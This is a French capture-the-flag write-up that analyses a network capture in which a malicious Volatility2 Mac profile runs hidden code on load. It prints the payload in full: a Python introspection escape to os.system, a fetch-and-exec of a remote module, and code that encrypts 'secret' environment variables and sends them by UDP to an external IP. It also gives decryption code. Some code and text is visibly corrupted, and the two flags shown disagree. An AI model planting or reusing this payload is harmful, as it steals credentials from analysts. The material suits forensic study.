

MCTF 2024 - Mack'os

TL;DR

La forensique mémoire avec Volatility2 est ma grande passion, et ce depuis sa sortie en août 2006 ! Récemment, j'ai même participé à un concours d'analyse mémoire sur un chat IRC assez rétro. Même si j'ai eu quelques difficultés à trouver le bon profil à utiliser, un utilisateur nommé "jonas_kahnwald44" a pu m'en fournir un fonctionnel.

Maintenant que j'en parle, j'ai remarqué un message inattendu lors de l'exécution de Volatility2 avec ce profil. Pourriez-vous jeter un oeil à cette capture réseau réalisée sur mon serveur d'analyse ?

Méthodologie

Nous disposons d'un fichier `analyst_server_traces.pcap` au format PCAP.

Analyse des échanges

L'analyste exécute plusieurs commandes à distance via l'intermédiaire d'un shell. Nous pouvons suivre le flux TCP :

The screenshot shows a Wireshark capture of a TCP stream (tcp.stream eq 0) from an analyst server to a target machine. The packet list on the left shows a series of Telnet connections. The packet details pane on the right shows the 'MacMavericks_10_9_2_13C1021_AMDx64' profile being used. The packet bytes pane at the bottom shows the raw data of the captured packets.

```
ls
ls
evidences file_server_volatility
analyst@forensic_server:~$ python2 volatility/vol.py -f evidences/mac_dump.raw --info | grep -i mac
<1.py -f evidences/mac_dump.raw --info | grep -i mac
Volatility Foundation Volatility Framework 2.6.1
MacMavericks_10_9_2_13C1021_AMDx64 - A Profile for Mac Mavericks 10.9.2 13C1021_AMD x64
Linux slabinfo
mac_adium
- Lists Adium messages
mac_apihooks
- Checks for API hooks in processes
mac_apihooks_kernel
- Checks to see if system call and kernel functions are hooked
mac_app
- Prints the app table
mac_bash
- Recover bash history from bash process memory
mac_bash_env
- Recover bash's environment variables
mac_bash_history
- Recover bash history from bash process memory
mac_calendar
- Gets calendar events from Calendar.app
mac_check_file_operations
- Validate File Operation Pointers
mac_check_mig_table
- Lists entries in the kernel's MIG table
mac_check_syscall_shadow
- Looks for shadow system call tables
mac_check_syscalls
- Checks to see if system call table entries are hooked
mac_check_sysctl
- Checks for unknown sysctl handlers
mac_check_trap_table
- Checks to see if mach trap table entries are hooked
mac_compressed_swap
- Prints Mac OS X VM compressor stats and dumps all compressed pages
mac_contacts
- Gets contact names from Contacts.app
mac_dead_procs
- Prints terminated/de-allocated processes
mac_dead_sockets
- Prints terminated/de-allocated network sockets
mac_dead_vnodes
- Lists freed vnode structures
mac_devfs
- Lists files in the file cache
mac_dmesg
- Prints the kernel debug buffer
mac_dump_file
- Dumps a specified file
mac_dump_maps
- Dumps memory ranges of process(es)
mac_dyld_maps
- Gets memory maps of processes from dyld data structures
mac_dyld_shared_cache
- Find the ASLR shift value for 10.9 images
mac_get_profile
- Automatically detect Mac profiles
mac_hfsinfo
- Lists network interface information for all devices
mac_interest_handlers
- Lists IOKit Interest Handlers
mac_ip_filters
- Reports any hooked IP filters
mac_kernel_classes
- Lists loaded C++ classes in the kernel
mac_keychaindump
- Show parent/child relationship of processes
mac_keychaindump
- Recovers possible keychain keys. Use chainbreaker to open related keychain files
mac_keychaindump
- Compares the output of proc maps with the list of libraries from libd1
mac_librarydump
- Dumps the executable of a process
mac_list_files
- Lists files in the file cache
mac_list_kauth_listeners
- Lists Kauth scopes and their status
mac_list_raw
- List applications with promiscuous sockets
mac_list_sessions
- Enumerates sessions
mac_list_zones
- Prints active zones
$ cat /dev/null
```

Nous remarquons que l'analyste cherche via l'aide Volatility2 les commandes disponibles, puis tente d'exécuter le plugin `mac_version`, mais sans y parvenir, du fait de l'incompatibilité du profil choisi :

```
analyst@forensic_server:~$ python2 volatility/vol.py -f
evidences/mac_dump.raw --profile MacMavericks_10_9_2_13C1021_AMDx64
mac_version
```

Entre ces deux commandes, nous pouvons remarquer un flux HTTP transmettant au serveur un fichier nommé `good_profile.zip`. Il s'agit sans aucun doute du profil dont il est question dans la description, obtenu via un utilisateur sur Discord. Une fois reçu, il le déplace dans le dossier adéquat :

```
cp file_server/good_profile.zip volatility/volatility/plugins/overlays/mac/
```

Enfin, il exécute la commande `mac_version` de nouveau :

```
python2 volatility/vol.py -f evidences/mac_dump.raw --info | grep -i mac
python2 volatility/vol.py -f evidences/mac_dump.raw --profile
Macgood_profilex64 mac_version

<c_dump.raw --profile Macgood_profilex64 mac_version
Volatility Foundation Volatility Framework 2.6.1
hello fellow analyst ! just checking a few things do not mind :)
Darwin Kernel Version 13.2.0: Thu Apr 17 23:03:13 PDT 2014; root:xnu-
2422.100.13~1/RELEASE_X86_64
```

Le message `hello fellow analyst ! just checking a few things do not mind :)` attire notre attention, car il n'était pas présent lors de la précédente exécution.

Nous relevons ainsi le scénario suivant :

- [PC ANALYSTE] -> (Exécution de commandes Volatility2) -> [SERVEUR ANALYSTE]
- [PC ANALYSTE] -> (Transfert d'un profil `good_profile.zip` via le serveur Python HTTP) -> [SERVEUR ANALYSTE]
- [PC ANALYSTE] -> (Exécution de commandes Volatility2) -> [SERVEUR ANALYSTE] -> (Apparition d'un message étrange)

Extraction du profil depuis la capture réseau

Le fichier zip ne faisant pas parti d'une réponse, il est nécessaire de l'extraire en sélectionnant directement le bon flux de données dans les propriétés du paquet.

The image shows a Wireshark packet capture of an HTTP POST request. The packet is captured on interface eth0 from 192.168.15.3 to 192.168.15.2. The body of the request is multipart/form-data, containing two files: dwarf.txt and dwarf.txt.conv.vtypes. The packet is captured on interface eth0 from 192.168.15.3 to 192.168.15.2.

Le profil contient deux fichiers :

- dwarf.txt.symbol.dsymutil -> symboles du Kernel
- dwarf.txt.conv.vtypes -> structures du Kernel

En les ouvrant, on remarque immédiatement au début du fichier `dwarf.txt.conv.vtypes` :

```
'custom_vtype': [ 0x2, {
    'custom_element': [0x2, [[x for x in
(1).__class__.__base__.__subclasses__() if x.__name__ == 'catch_warnings']
[0]().__module__.__builtins__['__import__']('os')).system('echo "hello fellow
analyst ! just checking a few things do not mind :)" && python2 -c \'import
base64;
exec(base64.b64decode("IyEvdXNyL2JpbI9weXRob24yCmZyb20gdXJsbGliMiBpbXBvcnQg
dXJsb3BlbgppbXBvcnQgdHlwZXMsdGltZSxvcmAKaW1wb3J0IHVvY2tldCAKCL89KCgoKT5bXSk
rKCgpPltdKSsk7X189KCgoXzw8Xyk8PF8pKl8p019fXz0oJ2MLJ1s60igoe30+W10pLSgoKT5bXS
kpXSkqKF9fKygoKF88PF8pPDxfKSsoKChfPDxfKSpfKSsoKF8qXykrKCgpPltdKSskPKSkLKChfX
ysokChfPDxfKTW8XykrKF88PF8pKSksKF9fKygoKF88PF8pPDxfKSsoKChfPDxfKSpfKSsoXypf
KSskPSwoX18rKCgoXzw8Xyk8PF8pKygoKF88PF8pKl8pKyhfKl8pKSskPLChfXysokChfPDxfKTW
8XykrKChfPDxfKSpfKSskPLChfXysokChfPDxfKTW8XykrKCgoXzw8XykqXykrKF8rKCgpPltdKS
kpKSksKCgoXzw8Xyk8PF8pKygoKF88PF8pKl8pKygoXzw8XykrXykpKSwoKChfPDxfKTW8XykrK
ChfPDxfKSsoKF8qXykrKF8rKCgpPltdKSskPKSksKCgoXzw8Xyk8PF8pKygoXzw8XykrKChfKl8p
KyhfKygoKT5bXSkpKSskPLChfXysokChfPDxfKTW8XykrKChfKl8pKyhfKygoKT5bXSkpKSskPLCh
fXysokChfPDxfKTW8XykrKChfPDxfKSsoKCK+W10pKSskPLChfXysokChfPDxfKTW8XykrKCgoXz
w8XykqXykrKF8rKCgpPltdKSskPKSksKF9fKygoKF88PF8pPDxfKSsoKChfPDxfKSpfKSsoXypfK
SkpKSwoKChfPDxfKTW8XykrKChfPDxfKSsoKF8qXykrXykpKSwoX18rKCgoXzw8Xyk8PF8pKygo
XypfKSsoXysokCK+W10pKSskPSwoX18rKCgoXzw8Xyk8PF8pKygoXzw8XykrKCgpPltdKSskPSw
oX18rKCgoXzw8Xyk8PF8pKygoKF88PF8pKl8pKyhfKl8pKSskPLChfXysokChfPDxfKTW8XykrKF
88PF8pKSksKF9fKygoKF88PF8pPDxfKSsoKChfPDxfKSpfKSsoKF8qXykrKCgpPltdKSskPKSks
```

4 / 8

```
oKF88PF8pPDxfKStfKSksKCgoXzw8Xyk8PF8pKygoKF88PF8pKl8pKygoXypfKSsoKck+W10pKS
kpLCgoKF88PF8pPDxfKSsoKChfPDxfKSpfKSsoXysokck+W10pKSkpLCgoKF88PF8pPDxfKSsoK
ChfPDxfKSpfKSsoKF8qXykrKCgpPltdKSskpKSwoKChfPDxfKTW8XykrKChfPDxfKSsoKF8qXykr
KF8rKCgpPltdKSskpKSksKF9fKygoKF88PF8pPDxfKSsoKChfPDxfKSpfKStfKSskpLChfXysokCh
fPDxfKTW8XykrKF8rKCgpPltdKSskpKSwoKChfPDxfKTW8XykrKCgoXzw8XykqXykrKF8qXykpKS
woKChfPDxfKTW8XykrKChfPDxfKSsoKF8qXykrXykpKSwoX18rKCgoXzw8Xyk8PF8pKygoXzw8X
ykqXykpKSwoX18rKCgoXzw8Xyk8PF8pKygoKF88PF8pKl8pKygoXzw8XykrKCgpPltdKSskpKSskp
Cm0gPSB0eXBlcY5Nb2R1bGVUeXB1KCcnKQpleGVjKHVybG9wZW4oX19fKS5yZWfKCKuZGVjb2R
lKcd1dGYtOCcpLCBtLl9fZGljdF9fKQprID0gJyVkJyAlIGludCh0aW1lLnRpbWUoKSkKZW5jID
0gbS5lbmNyeXB0KHNOcihbe2E6Yn0gZm9yIGEsYiBpbjBvcy5lbnZpcm9uLm10ZW1zKCKgaWYgY
S5sb3dlcigpLnN0YXJ0c3dpdGgoJ3NlY3JldCcpXSksIGspCnNvY2sgPSBzb2NrZXQuc29ja2V0
KHNVY2tldC5BRl9JTKVULCBzb2NrZXQuU09DS19ER1JBTskKc29jay5zZW5kdG8oZW5jLCAoJzg
zLjg0LjE3OS4yNDMnLCAxNjQ5NSkpCg=="))\''')]],
}]
```

Optionel:

Afin de comprendre quelles seraient les raisons pour lesquelles ce code serait exécuté, nous pouvons investiguer le code source de Volatility2. Une recherche sur les fonctions considérées comme sensibles de Python révèle l'emplacement de la fonction :

- <https://github.com/search?q=repo%3Avolatilityfoundation%2Fvolatility+exec%28&type=code>
- <https://github.com/volatilityfoundation/volatility/blob/a438e768194a9e05eb4d9ee9338b881c0fa25937/volatility/plugins/overlays/mac/mac.py#L1909>
- <https://github.com/volatilityfoundation/volatility/blame/ccea2b6dba395348aa83c60db65a0593f48adc2c/volatility/plugins/overlays/mac/mac.py>

```
def exec_vtypes(filename):
    env = {}
    exec(filename, dict(__builtins__ = None), env)
    return env["mac_types"]
```

Ce code charge tous les éléments du fichier `dwarf.txt.conv.vtypes` et les évalue comme des objets Python.

Analyse du code malveillant

```
[x for x in (1).__class__.__base__.__subclasses__() if x.__name__ ==
'catch_warnings'][0]().__module__.__builtins__['__import__']('os').system("")
```

-> Cette partie du code importe le module `os` afin de pouvoir exécuter des commandes systèmes. C'est une technique classique utilisée pour atteindre des modules Python via l'introspection d'objets.

```
echo "hello fellow analyst ! just checking a few things do not mind :)"
```


-> Nous retrouvons le message suspect. Nous pouvons établir que sa présence ici confirme les soupçons d'une exécution de code malveillant.

La suite de la charge est encodée en base64. Une fois décodée, nous obtenons :

```
from urllib2 import urlopen
import types,time,os
import socket

__=__='https://gist.github.com/hsauers5/491f9dde975f1eaa97103427eda50071/raw/a8f66f1f9e77b2db28bab1328db274f05722b535/rc4.py' # Cette chaîne a été désobfusquée, pour faciliter la lecture. Voir l'image ci-dessous.
m = types.ModuleType('')
exec(urlopen(__).read().decode('utf-8'), m.__dict__)
k = '%d' % int(time.time())
enc = m.encrypt(str([a:b for a,b in os.environ.items() if a.lower().startswith('secret')]), k)
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(enc, ('83.84.179.243', 16495))
```

Nous pouvons remarquer une variable visiblement obfusquée. Afin de la rendre clair, nous pouvons afficher son contenu de la manière suivante :



```
Python 2.7.18 (default: Jul 1 2022, 10:30:50)
[GCC 11.2.0] on linux2
Type "help", "copyright", "credits" or "license()" for more information.
>>> exec(urlopen('https://gist.github.com/hsauers5/491f9dde975f1eaa97103427eda50071/raw/a8f66f1f9e77b2db28bab1328db274f05722b535/rc4.py').read().decode('utf-8'), {})
```

Nous obtenons la chaîne

<https://gist.github.com/hsauers5/491f9dde975f1eaa97103427eda50071/raw/a8f66f1f9e77b2db28bab1328db274f05722b535/rc4.py>. Ce lien contient un module Python permettant de réaliser un chiffrement RC4.

```
m = types.ModuleType('')
exec(urlopen(__).read().decode('utf-8'), m.__dict__)
```

-> Charge dynamiquement le code brut téléchargé sur GitHub dans un module.

```
k = '%d' % int(time.time())
enc = m.encrypt(str([a:b for a,b in os.environ.items() if a.lower().startswith('secret')]), k)
```


-> Itère sur les variables d'environnement, stocke dans un tableau celles commençant par **secret** (sans tenir compte de la casse), puis chiffre le tableau via RC4 avec comme clé l'horodatage actuel au format Epoch, sans la partie décimale.

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(enc, ('83.84.179.243', 16495))
```

-> Envoie les variables chiffrées à une IP externe "83.84.179.243" sur le port "16495" via le protocole UDP.

Déchiffrement du contenu exfiltré

Nous savons que le contenu exfiltré a été enregistré dans la capture PCAP. Il est possible de le retrouver facilement en appliquant le filtre suivant : **udp.port == 16495**. Ensuite, nous pouvons extraire le paquet tout en notant soigneusement son horodatage. En effet, nous en aurons besoin pour le déchiffrement.

Nous téléchargeons une copie de

<https://gist.github.com/hsauers5/491f9dde975f1eaa97103427eda50071/raw/a8f66f1f9e77b2db28bab1328db274f05722b535/rc4.py> en local, puis pouvons écrire un code Python pour le déchiffrement :

```
import pyshark
import types
import requests

m = types.ModuleType('')
exec(requests.get("https://gist.github.com/hsauers5/491f9dde975f1eaa97103427eda50071/raw/a8f66f1f9e77b2db28bab1328db274f05722b535/rc4.py").text,
m.__dict__)

with pyshark.FileCapture("analyst_server_traces.pcap", display_filter=
('udp.port == 16495')) as packets:
    for packet in packets:
        # Contenu chiffré du paquet UDP 236
        encrypted_data = bytearray.fromhex(packet.data.data).decode()
        # Date d'envoi du paquet, correspondant également à la clé de
        chiffrement (sans la partie décimale)
        key = str(int(float(packet.frame_info.time_epoch)))
        decrypted_data = m.decrypt(encrypted_data, key)
        print(decrypted_data)
```

:

```
[{'secret_technique': ' MCTF{my_secret_f0rens1c_tool_is_ripgrep!..!}'}]
```

Le code malveillant a donc bel et bien exfiltré une variable d'environnement, commençant par "secret".

Flag

MCTF{my_secret_f0rens1c_tool_is_ripgrep!.!.!}